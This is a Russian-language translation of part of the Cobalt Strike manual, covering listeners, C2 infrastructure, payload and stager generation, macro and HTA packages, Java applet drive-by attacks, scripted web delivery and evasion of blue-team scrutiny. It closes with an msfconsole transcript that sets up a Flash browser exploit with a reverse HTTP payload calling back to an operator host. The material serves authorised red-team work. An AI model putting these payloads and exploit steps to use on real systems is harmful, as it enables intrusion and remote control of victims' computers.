
## Сторонние Listener'ы

Cobalt Strike поддерживает концепцию сторонних Listener'ов. Это алиасы для **обрабочиков x86 payload'a**, размещенных в Metasploit фреймворке или других экземплярах Cobalt Strike'a. Чтобы передать сессию Windows HTTPS Meterpreter другому пользователю с помощью msfconsole, настройте Foreign HTTPS payload и укажите значения Host и Port на соответствующий обработчик. Вы можете использовать сторонние Listener'ы в любом месте, где вы бы использовали x86 Listener Cobalt Strike'a.

## Настройка Стороннего Listener'a

Чтобы создать Сторонний Beacon Listener выберите Cobalt Strike -> Listeners и нажмите кнопку Add в нижней части экрана вкладки Listener'ов.

Откроется панель New Listener.



Сторонний HTTP

Выберите **Foreign HTTP** или **Foreign HTTPS** в поле **Payload** и задайте Listener'у поле **Name**. Обязательно дайте новому Listener'у запоминающееся имя, поскольку именно под этим именем вы будете обращаться к нему через команды и рабочие процессы Cobalt Strike'a.

## Параметры

**HTTP(S) Host (Stager)** - В этом поле указывается имя сервера, на котором расположен ваш сторонний Listener.

**HTTP(S) Port (Stager)** - В этом поле указывается порт сервера, на котором ваш сторонний Listener ожидает соединения.

## Объединение инфраструктуры

Модель Cobalt Strike'a для распределенных операций подразумевает создание отдельного командного сервера для каждой стадии вашей операции. Например, имеет смысл разделить инфраструктуру для пост-эксплуатации и закрепления. Если обнаружены пост-эксплуатационные действия, и вы не хотите, чтобы при восстановлении инфраструктуры были удалены обратные вызовы, которые позволят вам вернуться в сеть.

Некоторые стадии операции требуют использования нескольких редиректора и каналов связи. Cobalt Strike 4.0 дружелюбно относится к этому.




Рисунок 26. Особенности объединения инфраструктуры

Вы можете привязать несколько HTTP, HTTPS и DNS Listener'ов к одному командному серверу Cobalt Strike'a. Payload'ы также поддерживают привязку к порту в своей конфигурации. Это позволяет вам использовать общий порт для вашего канала (80, 443 или 53) в настройках редиректора и C2, но привязывать эти Listener'ы к разным портам, чтобы избежать конфликтов портов на вашем командном сервере.

Чтобы придать разнообразие вашим сетевым индикаторам, профили Malleable C2 Cobalt Strike'a могут содержать несколько вариантов. Вариант - это способ добавления различных версий текущего профиля в один файл профиля. Вы можете указать вариант профиля при определении каждого Listener'a HTTP или HTTPS Beacon'a.

Кроме этого, вы можете определить несколько TCP и SMB Beacon'ов на одном командном сервере, каждый с различными конфигурациями каналов и портов. Любой исходящий Beacon с одного и того же командного сервера может управлять любым TCP или SMB Beacon'ом после их развертывания в целевой среде.

## Особенности безопасности payload'a

Cobalt Strike предпринимает шаги для защиты коммуникации Beacon'ов и для того, чтобы Beacon мог получать задания только от своего командного сервера и отправлять результаты на него.

Когда вы в первый раз настраиваете Beacon, Cobalt Strike генерирует пару открытый/закрытый ключ, уникальную для вашего командного сервера. Открытый ключ командного сервера встраивается в Beacon stage payload. Beacon использует открытый ключ командного сервера для шифрования метаданных сессии, которые он отправляет на командный сервер.

Beacon всегда должен отправлять метаданные сессии, прежде чем командный сервер сможет выдавать задания и получать результаты от сессии Beacon'a. Эти метаданные содержат случайный сессионный ключ, сгенерированный этим Beacon'ом. Командный сервер использует сессионный ключ каждого Beacon'a для шифрования заданий и расшифровки результатов.

Каждая реализация Beacon'a и канала данных используют одну и ту же схему. Вы имеете такую же безопасность при использовании канала данных A-записи в гибридном HTTP и DNS Beacon'e, как и в случае с HTTPS Beacon'ом.

Обратите внимание, что все вышесказанное относится к Beacon'у после его размещения. Stager'ы payload'a из-за своего размера не имеют встроенных функций безопасности.

# Первоначальный доступ

Cobalt Strike содержит несколько возможностей, которые помогают закрепиться на цели. Это касается как профилирования потенциальных целей, так и создания payload'a и его доставки.

## Client-side профилировщик системы

Профилировщик системы - это инструмент разведки для client-side атак. Этот инструмент запускает локальный веб-сервер и снимает fingerprint'ы со всех, кто его посещает. Профилировщик системы предоставляет список приложений и плагинов, найденных им в браузере пользователя. Профилировщик системы также пытается обнаружить внутренний IP-адрес пользователей, которые находятся за прокси-сервером.

Чтобы запустить профилировщик системы, перейдите в **Attacks -> System Profiler**. Для запуска профилировщика необходимо указать URI для привязки и порт для запуска веб-сервера Cobalt Strike'a.

Если вы укажете URL для редиректа, Cobalt Strike будет перенаправлять посетителей на этот URL после того, как их профиль будет получен. Нажмите кнопку **Launch**, чтобы запустить профилировщик системы.

Профилировщик системы использует неподписанный Java-апплет для раскрытия внутреннего IP-адреса цели и определения версии Java, которая стоит на ней. С функцией безопасности Java click-to-run это может вызвать подозрения. Уберите метку в поле **Use Java Applet** при получении информации, чтобы удалить Java-апплет из профилировщика системы.

Установите метку **Enable SSL** чтобы предоставлять профилировщик системы через SSL. Это поле будет отключено, если вы не укажете [валидный SSL-сертификат](#) с помощью Malleable C2. Это обсуждается в главе 11.

## Обозреватель приложений

Чтобы просмотреть результаты работы профилировщика системы, перейдите в меню **View -> Applications**. Откроется вкладка Applications с таблицей, показывающей всю информацию о приложениях, собранных профилировщиком системы.

## Советы по анализу

Обозреватель приложений содержит много полезной информации для планирования целевой атаки. Ниже описано, как получить максимальную пользу от этой информации:

Поле внутреннего IP-адреса собрано из данных безвредного неподписанного Java-апплета. Если в этом поле указано "неизвестно", это означает, что Java-апплет, скорее всего, не был запущен. Если вы видите здесь IP-адрес, это означает, что неподписанный Java-апплет был запущен.

Internet Explorer сообщает о версии, установленной пользователем. Когда Internet Explorer получает обновления, информация о версии не меняется. Cobalt Strike использует версию JScript.dll для оценки степени исправлений Internet Explorer'a. Перейдите на сайт [support.microsoft.com](#) и [найдите номер сборки JScript.dll](#) (третье число в строке версии), чтобы сопоставить его с обновлением Internet Explorer'a.

\***64** рядом с приложением означает, что это x64 приложение.

# Веб-службы Cobalt Strike'a

Многие функции Cobalt Strike'a работают на собственном веб-сервере. К таким службам относятся профилировщик системы, HTTP Beacon и веб drive-by атаки . Можно разместить несколько функций Cobalt Strike на одном веб-сервере.

Чтобы управлять веб-службами Cobalt Strike'a, перейдите в **View -> Web Drive-by -> Manage**. Здесь вы можете скопировать любой URL-адрес Cobalt Strike'a в буфер обмена или остановить веб-службу Cobalt Strike'a.

Используйте **View -> Web Log** для мониторинга посещений ваших веб-служб Cobalt Strike'a.

Если веб-сервер видит запрос от браузера Lynx, Wget или Curl; CobaltStrike автоматически возвращает страницу 404. Он делает это в качестве небольшой защиты от наблюдения blue team. Это можно настраивать с помощью конфигурации Malleable C2 '`:http-config.block_useragents`'.


## Пакеты user-driven атак

Лучшие атаки это вовсе не эксплойты. Скорее, лучшие атаки используют преимущества обычных функций для получения возможности исполнения кода. Cobalt Strike позволяет легко настроить несколько user-driven атак. Эти атаки используют преимущества Listener'ов, которые вы уже настроили. Перейдите в меню к пункту **Payloads** и выберите одну из следующих опций.

### HTML-приложение

HTML-приложение - это программа для Windows, написанная на HTML и поддерживаемом Internet Explorer'ом языке сценариев. Данный пакет генерирует HTML-приложение, которое запускает Listener Cobalt Strike'a.

Перейдите в **Payloads -> HTML Application**.



### Параметры

**Listener** - Нажмите кнопку ..., чтобы выбрать Listener, для которого вы хотите вывести payload.

**Method** - Используйте раскрывающийся список, чтобы выбрать один из следующих методов для запуска выбранного Listener'a:

**Executable**: Этот метод записывает исполняемый файл на диск и запускает его.

**PowerShell:** Этот метод использует односточную команду PowerShell'a для запуска stager'a.


**VBA:** Этот метод использует макросы Microsoft Office'a для внедрения payload'a в память. Метод VBA требует наличия Microsoft Office'a на целевой системе.

Нажмите **Generate**, чтобы создать HTML-приложение.

## Макросы MS Office'a

Инструмент Microsoft Office Macro создает макросы для вставки в документ Microsoft Word или Microsoft Excel.

Перейдите в **Payloads -> MS Office Macro**.




Выберите Listener и нажмите **Generate**, чтобы создать пошаговые инструкции для встраивания макросов в документ Microsoft Word или Excel.

Эта атака хорошо работает, когда вы можете убедить пользователя запустить макросы при открытии документа.

## Генератор payload'a

Генератор payload'a выводит исходный код и артефакты для размещения Listener'a на хосте. Считайте, что это версия msfvenom'a для Cobalt Strike'a.

Перейдите в **Payloads -> Stager Payload Generator**.



## Параметры

**Listener** - Нажмите кнопку ... , чтобы выбрать Listener, для которого вы хотите вывести payload.

**Output** - Используйте выпадающий список, чтобы выбрать один из следующих типов вывода (большинство вариантов дают вам шелл-код, отформатированный как массив байтов для данного языка):

**C**: Шелл-код, отформатированный как массив байтов.

**C#**: Шелл-код, отформатированный как массив байтов.

**COM Scriptlet**: Файл .sct для запуска Listener'a.

**Java**: Шелл-код, отформатированный как массив байтов.

**Perl**: Шелл-код, отформатированный как массив байтов.

**PowerShell**: Сценарий PowerShell'a для запуска шелл-кода.

**PowerShell Command**: Однострочная команда PowerShell'a для запуска stager'a Beacon'a.

**Python**: Шелл-код, отформатированный как массив байтов.

**Raw**: Блок позиционно-зависимого шелл-кода.

**Ruby**: Шелл-код, отформатированный как массив байтов.

**Veil**: Пользовательский шелл-код, пригодный для использования с [Veil Evasion фреймворком](#).


**VBA**: Шелл-код, отформатированный как массив байтов.

**x64** - Установите, чтобы сгенерировать x64 stager для выбранного Listener'a.

Нажмите **Generate**, чтобы создать payload для выбранного типа выходных данных.

## Генератор payload'a (stageless)

Генератор payload'a Cobalt Strike'a создает исходный код и артефакты без stager'a для Listener'a на хосте.



## Параметры

**Listener** - Нажмите кнопку ..., чтобы выбрать Listener, для которого вы хотите вывести payload.

**Output** - Используйте выпадающий список, чтобы выбрать один из следующих типов вывода (большинство вариантов дают вам шелл-код, отформатированный как массив байтов для данного языка):

C: Шелл-код, отформатированный как массив байтов.

C#: Шелл-код, отформатированный как массив байтов.

Java: Шелл-код, отформатированный как массив байтов.

Perl: Шелл-код, отформатированный как массив байтов.

Python: Шелл-код, отформатированный как массив байтов.

Raw: Блок позиционно-зависимого шелл-кода.

Ruby: Шелл-код, отформатированный как массив байтов.

VBA: Шелл-код, отформатированный как массив байтов.

**Exit Function** -

Process:

Thread:


**x64** - Установите, чтобы сгенерировать x64 stager для выбранного Listener'a.

Нажмите **Generate**, чтобы создать payload для выбранного типа выходных данных.

## Исполняемый файл для Windows

Этот пакет генерирует исполняемый артефакт для Windows, который предоставляет stager.

Перейдите в **Payloads -> Windows Stager Payload**.



Этот пакет предоставляет следующие опции для создания:

## Параметры

**Listener** - Нажмите кнопку ..., чтобы выбрать Listener, для которого вы хотите вывести payload.

**Output** - Используйте выпадающий список, чтобы выбрать один из следующих типов вывода:

**Windows EXE**: Исполняемый файл для Windows.

**Windows Service EXE**: Исполняемый файл для Windows, который реагирует на команды менеджера управления службами (Service Control Manager). Вы можете использовать этот исполняемый файл для создания службы Windows с помощью sc или в качестве пользовательского исполняемого файла с помощью модулей PsExec в Metasploit фреймворке.

**Windows DLL**: Windows DLL экспортирующая функцию StartW, совместимую с rundll32.exe. Используйте rundll32.exe для загрузки вашей DLL из командной строки.

```
rundll32 foo.dll,StartW
```

**x64** - Установите, чтобы генерировать x64 артефакты в сочетании с x64 stager'ом. По умолчанию это диалоговое окно экспортирует x64 stager'ы.

**sign** - Установите, чтобы подписать EXE или DLL артефакт сертификатом разработчика(code-signing certificate). Вы должны указать сертификат в профиле Malleable.


Нажмите **Generate**, чтобы создать артефакт stager'a.

Cobalt Strike использует [Artifact Kit](#) для генерации этих выходных данных.

## Исполняемый файл для Windows (Stageless)

Этот пакет экспортирует Beacon без stager'a в виде исполняемого файла, служебного исполняемого файла, 32-битной или 64-битной DLL. Артефакт payload'a, который не использует stager, называется stageless артефактом. Этот пакет также имеет параметр PowerShell для экспорта Beacon'a в виде сценария PowerShell'a и параметр raw для экспорта Beacon в виде блока позиционно-независимого кода.

Перейдите в **Payloads -> Windows Stageless Payload**.



Этот пакет предоставляет следующие опции для создания:

## Параметры

**Listener** - Нажмите кнопку ..., чтобы выбрать Listener, для которого вы хотите вывести payload.

**Output** - Используйте выпадающий список, чтобы выбрать один из следующих типов вывода:

**PowerShell**: Сценарий PowerShell'a, который внедряет в память Beacon stageless.

**Raw**: Блок позиционно-независимого кода, который содержит Beacon.

**Windows EXE**: Исполняемый файл для Windows.

**Windows Service EXE**: Исполняемый файл для Windows, который реагирует на команды менеджера управления службами(Service Control Manager). Вы можете использовать этот исполняемый файл для создания службы Windows с помощью sc или в качестве пользовательского исполняемого файла с помощью модулей PsExec в Metasploit фреймворке.

**Windows DLL**: Windows DLL экспортирующая функцию StartW, совместимую с rundll32.exe. Используйте rundll32.exe для загрузки вашей DLL из командной строки.

```
rundll32 foo.dll,StartW
```

**x64** - Установите, чтобы генерировать x64 артефакты в сочетании с x64 stager'ом. По умолчанию это диалоговое окно экспортирует x64 stager'ы.

**sign** - Установите, чтобы подписать EXE или DLL артефакт сертификатом разработчика(code-signing certificate). Вы должны указать сертификат в профиле Malleable.


Нажмите **Generate**, чтобы создать артефакт stageless'a.

Cobalt Strike использует [Artifact Kit](#) для генерации этих выходных данных.

## Варианты исполняемых файлов(Stageless) для Windows

Эта опция генерирует все stageless payload'ы (в x86 и x64) для всех настроенных Listener'ов.

Перейдите в **Payloads** → **Windows Stageless Generate All Payloads**.



## Параметры

**Folder** - Нажмите кнопку папки, чтобы выбрать место для сохранения Listener'a(ов).

**Sign** - Установите, чтобы подписать артефакт EXE или DLL сертификатом разработчика(code-signing certificate). Вы должны указать сертификат в профиле Malleable C2.

Нажмите **Generate**, чтобы создать артефакт stageless'a.

## Хостинг файлов

Веб-сервер Cobalt Strike'a может разместить ваши user-driven пакеты. В меню выберите **Site Management** → **Host File** и выполните следующие действия для настройки:

1. Выберите файл для размещения.
2. Выберите произвольный URL-адрес.
3. Выберите mime-тип для файла.

Сама по себе возможность размещения файла не производит особого впечатления. Однако в последующих разделах вы узнаете, как внедрить URL-адреса Cobalt Strike'a в spear phishing письмо. Когда вы это сделаете, Cobalt Strike сможет сопоставить посетителей вашего файла с отправленными письмами и включить эту информацию в отчет о социальной инженерии.

Установите **Enable SSL**, чтобы передавать это содержимое по протоколу SSL. Этот параметр доступен, если вы указали валидный SSL-сертификат в вашем профиле Malleable C2.

## User-driven Веб Drive-by Атаки

Cobalt Strike предоставляет вам несколько инструментов для настройки веб drive-by атак. Чтобы быстро начать атаку, перейдите в **Attacks** и выберите одну из следующих опций:

## Java Signed Applet атака

Эта атака запускает веб-сервер, на котором размещен самоподписанный Java-апплет. Посетителям предлагается дать разрешение на запуск апплета. Когда посетитель дает такое разрешение, вы получаете доступ к его системе.

Атака подписанным Java-апплетом использует Java injector Cobalt Strike'a. В Windows Java injector будет внедрять шелл-код для Listener'a прямо в память.

Перейдите в Attacks -> Signed Applet Attack.



### Параметры

**Local URL/Host/Путь** - Установите Local URL путь, Host и Port для настройки веб-сервера.

**Listener** - Нажмите кнопку ..., чтобы выбрать Listener, для которого вы хотите вывести payload.

**SSL** - Установите, чтобы передавать это содержимое по протоколу SSL. Этот параметр доступен, если вы указали [валидный SSL-сертификат](#) в вашем профиле Malleable C2.

Нажмите **Launch**, чтобы начать атаку.

## Java Smart Applet атака

Smart Applet атака Cobalt Strike'a объединяет в один пакет несколько эксплойтов для отключения песочницы безопасности Java. Эта атака запускает веб-сервер, на котором размещен Java-апплет. Изначально апплет запускается в песочнице безопасности Java и не требует разрешения пользователя на запуск.

Апплет анализирует свое окружение и решает, какой эксплойт ему использовать. Если версия Java уязвима, апплет отключает песочницу безопасности и выполняет payload с помощью Java-injector'a Cobalt Strike'a.

Перейдите в Attacks -> Smart Applet Attack.



## Параметры

**Local URL/Host/Путь** - Установите Local URL Path, Host и Port для настройки веб-сервера.

**Listener** - Нажмите кнопку ..., чтобы выбрать Listener, для которого вы хотите вывести payload.


**SSL** - Установите, чтобы передавать это содержимое по протоколу SSL. Этот параметр доступен, если вы указали [валидный SSL-сертификат](#) в вашем профиле Malleable C2.

Нажмите **Launch**, чтобы начать атаку.

## Доставка сценария через веб

Эта функция генерирует артефакт stageless'a , размещает его на веб-сервере Cobalt Strike'a и представляет односточную команду для его загрузки и запуска.

Перейдите в меню **Attacks -> Scripted Web Delivery (S)**.



## Параметры

**Local URL/Host/Path** - Установите Local URL Path, Host и Port для настройки веб-сервера. Обязательно убедитесь, что поле **Host** совпадает с полем CN вашего SSL-сертификата. Это позволит избежать ситуации, когда функция не сработает из-за несоответствия этих полей.

**Listener** - Нажмите кнопку ..., чтобы выбрать Listener, для которого вы хотите вывести payload.

**Type** - Используйте раскрывающееся меню для выбора одного из следующих типов:

**bitsadmin** : Этот вариант размещает исполняемый файл и использует bitsadmin для его загрузки. Метод bitsadmin запускает исполняемый файл через cmd.exe.

**exe** : Этот параметр создает исполняемый файл и размещает его на веб-сервере Cobalt Strike'a.

**powershell**: Этот параметр размещает сценарий PowerShell'a и использует powershell.exe для загрузки сценария и его обработки.

**powershell IEX** : Этот параметр размещает сценарий PowerShell'a и использует powershell.exe для его загрузки и обработки. Аналогичен предыдущему параметру **powershell**, но представляет собой более короткую одностороннюю команду Invoke-Execution.

**python** : Этот параметр размещает сценарий на языке Python и использует файл python.exe для загрузки сценария и его запуска.

**x64** - Установите, чтобы сгенерировать x64 stager для выбранного Listener'a.

**SSL** - Установите, чтобы передавать это содержимое по протоколу SSL. Этот параметр доступен, если вы указали валидный SSL-сертификат в вашем профиле Malleable C2.

Нажмите **Launch**, чтобы начать атаку.

## Client-side эксплойты

Вы можете использовать эксплойт Metasploit фреймворк для доставки Beacon'a. Beacon совместим со staging'ом Metasploit фреймворка. Чтобы доставить Beacon с помощью эксплойта Metasploit фреймворка:

- Используйте `windows/meterpreter/reverse_http[s]` в параметре PAYLOAD и задайте LHOST и LPORT для направления на ваш Listener. Вы не передаете Meterpreter, а указываете Metasploit фреймворку сгенерировать HTTP[s] stager, который загрузит payload с указанных LHOST/LPORT.
- Установите `DisablePayloadHandler` в значение True. Это позволит Metasploit фреймворку избежать создания handler'ов внутри фреймворка для обслуживания соединения вашего payload'a.
- Установите `PrependMigrate` в значение True. Этот параметр указывает Metasploit Framework'у добавлять шелл-код, который запускает stager payload'a в другом процессе. Это поможет вашей сессии Beacon'a сохраниться в случае сбоя эксплуатируемого приложения или его закрытия пользователем.

Ниже представлен скриншот msfconsole, использованного для создания Flash-эксплойта для доставки HTTP Beacon'a, размещенного по адресу 192.168.1.5 на порту 80:

```
msf > use exploit/multi/browser/adobe_flash_hacking_team_uaf
msf exploit(adobe_flash_hacking_team_uaf) > set PAYLOAD windows/meterpreter/reverse_http
setPAYLOAD => windows/meterpreter/reverse_http
msf exploit(adobe_flash_hacking_team_uaf) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(adobe_flash_hacking_team_uaf) > set LPORT 80
LPORT => 80
msf exploit(adobe_flash_hacking_team_uaf) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf exploit(adobe_flash_hacking_team_uaf) > set PrependMigrate true
PrependMigrate => true
msf exploit(adobe_flash_hacking_team_uaf) > set SRVPORT 80
SRVPORT => 80
msf exploit(adobe_flash_hacking_team_uaf) > set URI
set URHOST set URIPATH set URIPORT
msf exploit(adobe_flash_hacking_team_uaf) > set URIPATH
set URIPATH set URIPORT
msf exploit(adobe_flash_hacking_team_uaf) > set URIPath /
URIPath => /
